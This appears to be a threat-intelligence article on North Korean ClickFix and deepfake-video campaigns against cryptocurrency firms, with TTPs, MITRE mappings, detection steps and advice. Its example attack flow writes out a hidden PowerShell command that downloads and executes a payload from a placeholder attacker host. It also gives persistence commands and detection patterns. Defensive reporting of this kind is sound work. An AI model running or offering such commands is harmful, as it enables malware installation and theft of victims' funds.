
DPRK Combines AI and Social Engineering
North Korean state-sponsored threat actors are conducting highly targeted campaigns against the cryptocurrency sector using a sophisticated combination of AI-generated video content and the ClickFix social engineering technique to deliver malware payloads to both macOS and Windows systems.
This represents a significant evolution in North Korea's cyber operations, combining cutting-edge AI capabilities with proven social engineering tactics.
The ClickFix Technique Explained
What is ClickFix?
ClickFix is a social engineering technique that tricks victims into executing malicious commands by:
- Creating a fake error message (browser error, security warning, update notification)
- Providing "helpful" instructions to fix the non-existent problem
- Guiding victims to execute malicious code (PowerShell, terminal commands, scripts)
Example Attack Flow
1. Victim receives realistic-looking error:
   "Browser Security Certificate Expired"

2. Pop-up provides "solution":
   "To fix this issue, press Win+R and paste this command:"

3. Malicious PowerShell command:
   powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://attacker[.]com/payload')"
The technique is devastatingly effective because:
- Victims execute commands themselves (bypasses security warnings)
- No traditional malware delivery (no file downloads initially)
- Leverages trust in "official" error messages
- Works across operating systems
AI-Generated Video Component
Deepfake Social Engineering
North Korean operators are creating:
Fake Video Calls:
- AI-generated "recruiters" for cryptocurrency companies
- Deepfake executives conducting "security briefings"
- Synthetic "IT support" personnel requesting access
Pre-recorded Content:
- Tutorial videos with malicious instructions
- "Security update" announcements from fake vendors
- "Urgent patches" for cryptocurrency wallets
AI Video Characteristics
Modern AI video generation allows attackers to create:
- ✅ Realistic lip-sync and facial movements
- ✅ Convincing voice synthesis
- ✅ Appropriate business attire and backgrounds
- ✅ Multi-language support
- ✅ Real-time interactive capabilities (in some cases)
Target Profile: Cryptocurrency Sector
Why Cryptocurrency?
North Korean cyber operations have consistently targeted the cryptocurrency sector for:
- Financial motivation: Direct theft of digital assets
- Sanctions evasion: Converting stolen crypto to cash
- Funding operations: Supporting nuclear and missile programs
- Lower traceability: Harder to recover than traditional banking theft
Historical Context
Previous DPRK Cryptocurrency Operations:
- 2022-2024: Lazarus Group stole $3+ billion in crypto
- 2025: Increased focus on DeFi protocols and bridges
- 2026: AI-enhanced social engineering campaigns
Targeted Organizations
- Cryptocurrency exchanges
- DeFi protocol developers
- Blockchain security firms
- Cryptocurrency wallet providers
- NFT marketplaces
- Crypto venture capital firms
Multi-Platform Malware Delivery
macOS Targeting
Delivery mechanisms:
- Trojanized cryptocurrency applications
- Fake software updates for legitimate wallets
- Malicious browser extensions
- Xcode project files with embedded backdoors
macOS-specific payloads:
# Example persistence mechanism
~/Library/LaunchAgents/com.apple.update.plist

# Hidden directory for malware
~/.local/share/system-updates/Windows Targeting
Delivery mechanisms:
- Malicious npm packages for crypto developers
- Infected Python cryptocurrency libraries
- Trojanized trading bots and automation tools
- Fake job applications with embedded malware
Windows-specific payloads:
# Registry persistence
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

# Scheduled tasks
schtasks /create /tn "SystemUpdate" /tr "C:\Windows\Temp\update.exe"Campaign Tactics, Techniques, and Procedures (TTPs)
Initial Access
| Technique | Description |
|---|---|
| Job Offers | Fake recruitment for cryptocurrency positions |
| Partnership Proposals | Business collaboration offers to crypto startups |
| Technical Support | Impersonation of wallet/exchange support teams |
| Security Alerts | Fake breach notifications requiring "immediate action" |
Execution Chain
1. AI Video Call → Establish trust
2. ClickFix Error → Create urgency
3. Command Execution → Initial payload
4. Persistence → Scheduled tasks/LaunchAgents
5. C2 Connection → Establish communication
6. Lateral Movement → Network reconnaissance
7. Objective → Steal private keys, credentials, funds
MITRE ATT&CK Mapping
- T1566: Phishing (video-based social engineering)
- T1204: User Execution (ClickFix technique)
- T1059: Command and Scripting Interpreter
- T1053: Scheduled Task/Job
- T1555: Credentials from Password Stores
- T1552: Unsecured Credentials (crypto wallet keys)
Detection and Prevention
User Training
🎓 Educate employees about:
- AI-generated video deepfakes (subtle artifacts, unusual behavior)
- ClickFix social engineering (never paste unknown commands)
- Verification procedures (callback to known contacts)
- Cryptocurrency security best practices
Technical Controls
Endpoint Protection:
# Block suspicious PowerShell execution
Set-ExecutionPolicy Restricted -Scope CurrentUser

# Monitor for suspicious terminal commands
# Enable PowerShell script block loggingmacOS Security:
# Enable Gatekeeper
sudo spctl --master-enable

# Verify code signatures
codesign -dv --verbose=4 /path/to/application

# Monitor LaunchAgents
ls -la ~/Library/LaunchAgents/Network Monitoring:
- Monitor for connections to known DPRK infrastructure
- Block cryptocurrency-related domains on non-approved systems
- Implement DNS filtering for malicious domains
Application Security
For cryptocurrency organizations:
- ✅ Hardware security keys for all authentication
- ✅ Multi-signature wallets (no single points of failure)
- ✅ Cold storage for majority of assets
- ✅ Regular security audits of all code
- ✅ Strict code signing and verification processes
Indicators of Compromise (IoCs)
Behavioral Indicators
- Unsolicited job offers from cryptocurrency companies
- Requests to execute terminal/PowerShell commands
- Video calls with unusual video quality or artifacts
- Urgent "security updates" outside normal channels
- Requests for cryptocurrency wallet access or credentials
Technical Indicators
# Monitor for suspicious process execution
- powershell.exe with -encodedCommand flag
- osascript executing downloaded content
- curl/wget downloading from unusual domains
- Unusual LaunchAgents or scheduled tasks
Industry Response
Cryptocurrency Sector
Leading exchanges and platforms are:
- Implementing enhanced employee training programs
- Deploying deepfake detection tools for video calls
- Requiring in-person verification for sensitive operations
- Enhancing code review processes for all dependencies
Government Action
- US Treasury: Updated DPRK cyber threat advisories
- FBI: Issued warnings to cryptocurrency companies
- CISA: Released guidance on ClickFix techniques
- International cooperation: Enhanced intelligence sharing
Recommendations
For Cryptocurrency Organizations
🔒 Implement multi-layered security:
- Zero-trust architecture for all systems
- Hardware security keys mandatory
- Video call verification protocols
- Code signing and supply chain security
- Regular penetration testing
- Incident response planning specific to crypto theft
For Individuals
🛡️ Protect your crypto assets:
- Never execute commands from unknown sources
- Verify video calls through secondary channels
- Use hardware wallets for significant holdings
- Enable all available security features
- Regularly review account access logs
- Be skeptical of unsolicited contact
Conclusion
The combination of AI-generated video and ClickFix social engineering represents a sophisticated evolution in North Korean cyber operations. The cryptocurrency sector must adapt its security posture to address these advanced threats.
Key Takeaway: Human verification and security awareness remain critical defenses against even the most advanced AI-powered attacks. When in doubt, verify through known, trusted channels.
The threat is real, sophisticated, and financially motivated—but it can be defended against with proper awareness and security controls.